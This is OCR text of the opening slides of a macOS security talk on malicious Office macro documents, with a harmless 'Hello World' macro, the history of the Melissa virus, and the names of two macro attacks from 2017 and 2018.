
Office Drama

...on macOS




WHOIS

@patrickwardle

jamf


Objective-See

Outline



Evil Office Docs!

history




analysis

exploit chain

defense

Recent History


macro based attacks, targeting macOS



MACROS
...defined

tl;dr: add code to documents

Macro:
"A macro is a series of **commands & instructions** that you group together as a single command to accomplish a task **automatically**"
-Microsoft



MSOffice document + code


Microsoft

```
01  Sub AutoOpen()
02    MsgBox "Hello World!", 0, "Title"
03  End Sub
```

macro code (VBScript)

MACROS

...of course (ab)used by attackers



The Melissa Virus — FBI

fbi.gov/news/stories/melissa-virus-20th-anniversary-032519

The Melissa Virus


An $80 Million Cyber Crime in 1999 Foreshadowed Modern Threats

Two decades ago, computer viruses—and public awareness of the tricks used to unleash them—were still relatively new notions to many Americans.

One attack would change that in a significant way.

In late March 1999, a programmer named David Lee Smith hijacked an America Online (AOL) account and used it to post a file on an Internet newsgroup named “alt.sex.” The posting promised dozens of free passwords to fee-based websites with adult content. When users took the bait, downloading the document and then opening it with Microsoft Word, a virus was unleashed on their computers.

On March 26, it began spreading like wildfire across the Internet.



Process Name	Sandbox
Microsoft Word	Yes

------▶ though mitigations...

MACROS

now on macOS?

Cult of Mac

Apple's share of global computer market grows


Apple Must *Great tips and useful insights*

Home | Mac & iOS tips | Stuff to Buy | About

APPLE / MAC 0


Mac adoption at SAP doubles as Apple enterprise reach grows

BY JONNY EVANS · FEBRUARY 3, 2020




malicious & potentially unwanted files for macOS (Kasperksy)

more macs...





more mac malware...

2017
macro attack



"U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm"








discovery & (limited) detection

"New Attack, Old Tricks"
objective-see.com/blog/blog_0x17.html

2018
macro attack








"BitcoinMagazine-Quidax_InterviewQuestions_2018.docm"

sandbox escape!




discovery & (limited) detection

